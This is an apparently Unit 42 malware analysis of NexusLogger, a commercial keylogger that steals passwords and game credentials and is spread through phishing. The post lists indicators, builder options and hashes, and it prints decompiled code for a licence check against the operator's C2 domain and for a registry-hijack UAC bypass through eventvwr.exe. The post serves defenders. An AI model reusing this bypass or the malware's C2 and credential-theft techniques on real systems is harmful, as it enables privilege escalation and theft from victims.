

# NexusLogger: A New Cloud-based Keylogger Enters the Market

By Josh Grunzweig

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Unit 42 has recently discovered a new keylogger, named NexusLogger, being used in attempted unsuccessful attacks against Palo Alto Networks customers. NexusLogger is a cloud-based keylogger that uses the Microsoft .NET Framework and has a low level of sophistication. NexusLogger collects keystrokes, system information, stored passwords and will take screenshots. It also specifically seeks to harvest game credentials for UPlay, Minecraft, Steam, and Origin.

To date, we have identified 134 unique samples of the malware, with only 400 unique attacks observed. NexusLogger is primarily distributed via phishing e-mails, but we have observed a small number of download requests over HTTP. Based on our analysis in AutoFocus, we can say that multiple industries have been affected by this threat, including Wholesale, High Tech, and Aerospace and Defense. The domain that NexusLogger uses to function domain has been flagged as malicious and blocked by Palo Alto Networks.

## Infiltration

We first observed NexusLogger attacks in AutoFocus in the beginning of 2017. As shown in the following timeline graph, the attacks increased in late January. This may be due to adoption of the malware family by criminals, as the malware was likely originally released in late December 2016/early January 2017. Further evidence of this may be found within the Distribution section of this post.




Figure 1 Timeline of NexusLogger attacks viewed within AutoFocus

The total number of attacks witnessed using NexusLogger is quite low when compared with other commodity malware families. Again, this is likely due to slow adoption by criminals. The keylogging market is quite saturated with numerous malware families, and it can be difficult for new players to enter the market.

To date, 94% of the observed attacks were delivered via either SMTP or POP3. Statistics regarding the top encountered email subjects and filenames may be seen below.

## Top Email Subjects

1. Needed Products List

2. Re: DCE STATEMENT as at 27 FEB 2017 - NS ALYANCE
3. Re: TOP URGENT Editing remittance form (2/26/2017)
4. Re: Revise Shipping Sample FW17 At00129 PI
5. Revise Shipping Sample FW17 At00129 PI
6. TOP URGENT Editing remittance form (2/26/2017)
7. Returned Msg: NEW ORDER
8. RECONFIRM YOUR BANK DETAILS FOR PAYMENT
9. NEW ORDER

### **Top Filenames**

1. Needed Products4453487doc?gpj.exe
2. DCE STATEMENT.doc
3. Scan 09892.doc
4. PO938272.doc
5. PO - BK0214017.exe
6. scan\_2371\_001.doc
7. Shipping details.exe
8. NEW ORDER\_BK150217.exe
9. 20170256477867667557.exe
10. Purchase Order No. LP 68321.doc

The remaining 6% of NexusLogger attacks were found to be supplied via a web download request. The following file paths were found to be used for downloading NexusLogger:

- [hxxp://coscon-vm\[.\]com/wire5/yours.exe](http://coscon-vm[.]com/wire5/yours.exe)
- [hxxp://www.coscon-vm\[.\]com/wire3/wiire3.exe](http://www.coscon-vm[.]com/wire3/wiire3.exe)
- [hxxp://cdn.che\[.\]moe/ruchar.exe](http://cdn.che[.]moe/ruchar.exe)
- [hxxp://zarketh\[.\]com/Zarketh%2010.5.1.zip](http://zarketh[.]com/Zarketh%2010.5.1.zip)
- [hxxp://www.nonoise\[.\]cn/.js/secure/NewOrder2333.zip](http://www.nonoise[.]cn/.js/secure/NewOrder2333.zip)

### **Distribution**

NexusLogger is touted as a cloud-based keylogging solution and provides a number of features for its user-based. This particular keylogger, like others encountered in the past, claims to be a “parental monitoring software solution.” While a parent may use the tool, NexusLogger also provides features such as anti-vm/anti-debug, custom icons, and other features that are primarily witnessed in malware families and unlikely to be used by most parents.




Figure 2 NexusLogger website

Because NexusLogger is cloud-based, all samples are built within the web panel, and all data is stored on the same host by default. The nexuslogger[.]com domain was first registered on December 18, 2016. The domain original resolved to the 162.255.119[.]17 IP address, which is owned by Namecheap, but was quickly transitioned to OVH with an IP address of 176.31.252[.]15, which is where it resides as of this posting.

All NexusLogger samples require communications with the nexuslogger[.]com domain via HTTPS, which makes it trivial for defenders to block. This domain has been flagged as malicious by Palo Alto Networks.

NexusLogger is sold in three tiers based on how long an attacker wishes to use it—7 days, 1 month, or 1 year. Costs vary from \$7 to \$199 based on the tier chosen. The author of NexusLogger uses [rocketr.net](https://rocketr.net) for transactions, and accepts both PayPal and bitcoin for payment. Additionally, customer service is provided via email or Skype, with account names of nexuslogger.com@gmail[.]com and live:nexuslogger respectively.

The portal provides a dashboard of infected hosts, as well as a configuration-rich builder for NexusLogger samples. All configuration options for the NexusLogger builder may be seen below.

## Stub Builder

- Delivery
- Installation
- Core
- Keylogger
- Blockers
- Recoveries
- Payload
- Assembly
- Build

Delivery Key

Delivery Method

Webpanel

Keylogs Delivery Interval

15 Minutes

- Delivery
- Installation
- Core
- Keylogger
- Blockers
- Recoveries
- Payload
- Assembly
- Build

Location

LocalApplicationData

Directory

Microsoft vhost32

Process Name

vhost32.exe

File Dropper

Startup with Windows

Startup Key 1 (CurrentUser)

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Startup Key 2 (LocalMachine)

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

- Delivery
- Installation
- Core
- Keylogger
- Blockers
- Recoveries
- Payload
- Assembly
- Build

UAC Bypass

Critical System Process

Advanced Melt

Hidden File

Disable TaskManager

Disable Regedit

Disable CommandPrompt

Disable MsiConfig

- Delivery
- Installation
- Core
- Keylogger
- Blockers
- Recoveries
- Payload
- Assembly

Core Keylogger

Screenshot Logger

Screenshot Interval

15 Minutes

The image displays three sequential screenshots of the NexusLogger configuration interface, each showing a different section of the tool's settings. Each screenshot includes a left-hand navigation menu and a main configuration area.

**Panel 1: Blockers**

- Navigation Menu:** Delivery, Installation, Core, Keylogger, **Blockers**, Recoveries, Payload, Assembly, Build.
- Configuration Area:**
  - Process Blocker
  - Processes to Block, Separated by ;
  - Website Blocker
  - Websites to Block, Separated by ;

**Panel 2: Recoveries**

- Navigation Menu:** Delivery, Installation, Core, Keylogger, Blockers, **Recoveries**, Payload, Assembly, Build.
- Configuration Area:**
  - Core Password Recovery
  - Close all Browser Windows on Recovery
  - Browser Password Recoveries
    - Internet Explorer
    - Microsoft Edge
    - Google Chrome
    - Mozilla Firefox
    - Opera Browser
  - Program Password Recoveries
    - Outlook
    - Thunderbird
    - Jitsi
    - Pidgin
    - Skype
    - Apache Directory Studio
    - CoreFTP
    - Cyberduck
    - FileZilla
    - FTPNavigator
    - OperSSH
    - PuttyCM
    - WinSCP
    - DBvisualizer
    - Robomongo
    - Squimel
    - SQLdeveloper
    - WiFi Password
    - GIT for Windows
  - Steam SSFN Recovery
  - Origin Login Recovery
  - Uplay Login Recovery
  - Minecraft Client Login Recovery

**Panel 3: Payload**

- Navigation Menu:** Delivery, Installation, Core, Keylogger, Blockers, Recoveries, **Payload**, Assembly, Build.
- Configuration Area:**
  - Show Install Notification
  - Message Box




Figure 3 NexusLogger builder configuration options

## Malware Analysis

NexusLogger's author obfuscates the .NET Framework compiled code via the [ConfuserEx 1.0.0 open-source project](#). As there are no anti-debug or anti-vm routines within the malware itself, I'm lead to believe that using ConfuserEx is what handles these particular features. De-obfuscating ConfuserEx allows us to better understand what the malware is doing at a low level.

As stated earlier, when the malware originally executes, it will make two calls via HTTPS to the following URLs. The malware includes an embedded identifier, token, and key.

- `hxxps://www.nexuslogger[.]com/API/plan.php?id=[attackerID]&token=[attackerToken]`
- `hxxps://www.nexuslogger[.]com/API/delivery.php?id=[attackerID]&key=[attackerKey]`

NexusLogger simply looks for a response of '1' in both instances in order to continue.

It should be noted that the attackerID looks to be an incrementing number for each new user. Using this information, we can conclude that roughly 275 unique users have purchased NexusLogger since it was originally created.

```
29 private static void Main(string[] Param_383)
30 {
31     string a = new WebClient().DownloadString("https://www.nexuslogger.com/API/plan.php?id=" + Settings.attackerID + "&token=" + Settings.attackerToken);
32     if (a != "1")
33     {
34         Environment.Exit(0);
35     }
36     string a2 = new WebClient().DownloadString("https://www.nexuslogger.com/API/delivery.php?id=" + Settings.attackerID + "&key=" + Settings.attackerKey);
37     if (a2 != "1")
38     {
39         Environment.Exit(0);
40     }
}
```

Figure 4 Decompiled main function of NexusLogger

After these initial checks, NexusLogger will enter its installation routine. It's files are installed in a subdirectory of either the %localappdata% or %appdata% paths, depending on the option chosen by the attacker. After the malware copies itself, it will then delete the original file, if specified in the configuration, by providing an argument of 'delFile [original\_path]' .

After NexusLogger installs itself, it has the option of performing a UAC bypass, as specified in the malware features by the author. In order to perform this bypass, the author uses a technique that I previously discussed being used by a [unique Microsoft Office loader](#). It simply involves setting a specific registry key and executing the built-in 'eventvwr.exe' process. More information about this bypass technique may be found [here](#).

```
3 public static void UACBypass()
4 {
5     if (!Class23.returnWindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
6     {
7         try
8         {
9             Registry.CurrentUser.DeleteSubKey("Software\\Classes\\mscfile\\shell\\open\\command");
10        }
11        catch
12        {
13        }
14        Registry.CurrentUser.CreateSubKey("Software\\Classes\\mscfile\\shell\\open\\command").SetValue(string.Empty, "cmd.exe /c start \"%\" \"%\" + Application.ExecutablePath + "\"");
15        Process.Start("eventvwr.exe");
16        Thread.Sleep(1000);
17        Registry.CurrentUser.DeleteSubKey("Software\\Classes\\mscfile\\shell\\open\\command");
18        Environment.Exit(0);
19    }
20 }
21
```

Figure 5 UAC bypass function

Additionally, NexusLogger may persist by setting a Run registry key, as specified within the malware's configuration.

The malware proceeds to spawn additional threads that perform the following operations:

- Log keystrokes and clipboard data
- Collect system information
- Aggregate stored passwords from the victim
- Perform screenshots of the victim machine
- Kill processes
- Recovery of video game-related credentials:
  - UPlay
  - Minecraft
  - Steam
  - Origin

It should be noted that in addition to collecting system information, NexusLogger will make a request to the following (non-malicious) URL in order to identify the system's external IP address:

- `hxxps://ipinfo[.]io/ip`

Additionally, the author does not implement functionality to collect stored passwords, but rather downloads and uses the [Python-based open-source LaZagne project](#). This executable is downloaded from the following location, and subsequently spawned in a new process. The download of this executable is performed via the following HTTPS request:

- `hxxps://www.nexuslogger[.]com/API/lazagne.php`

NexusLogger is configured to upload collected data via FTP. Unless otherwise specified by the attacker, NexusLogger will upload to the IP address associated with `nexuslogger[.]com` (176.31.252[.]15) using a username and password specific to a given user. Attackers also have the option of specifying their own FTP information for data upload.

## Conclusion

Overall, NexusLogger certainly isn't a terribly sophisticated threat. A number of shortcuts were made by the author to increase the number of features it touts. Additionally, adoption of this malware family is relatively low, and it is being distributed to victims using very common channels.

Palo Alto Networks customers are protected against this threat in the following ways:

- WildFire and Traps identify all NexusLogger samples as malicious
- All associated domains have been flagged as malicious
- An [AutoFocus tag](#) has been created to track and identify this threat

Additionally, organizations and security vendors are encouraged to block the `nexuslogger[.]com` domain to stifle this threat.

## Appendix

## SHA256 Hashes

e98b417a8ecf464e113a18cf3f3269fa70f55e40d4228b08840efe61dee064c6  
7fa743e2ce8eaa12f9c3e2aedd1f095ae5a50b5af34a202f1f92c0c414cb73c4  
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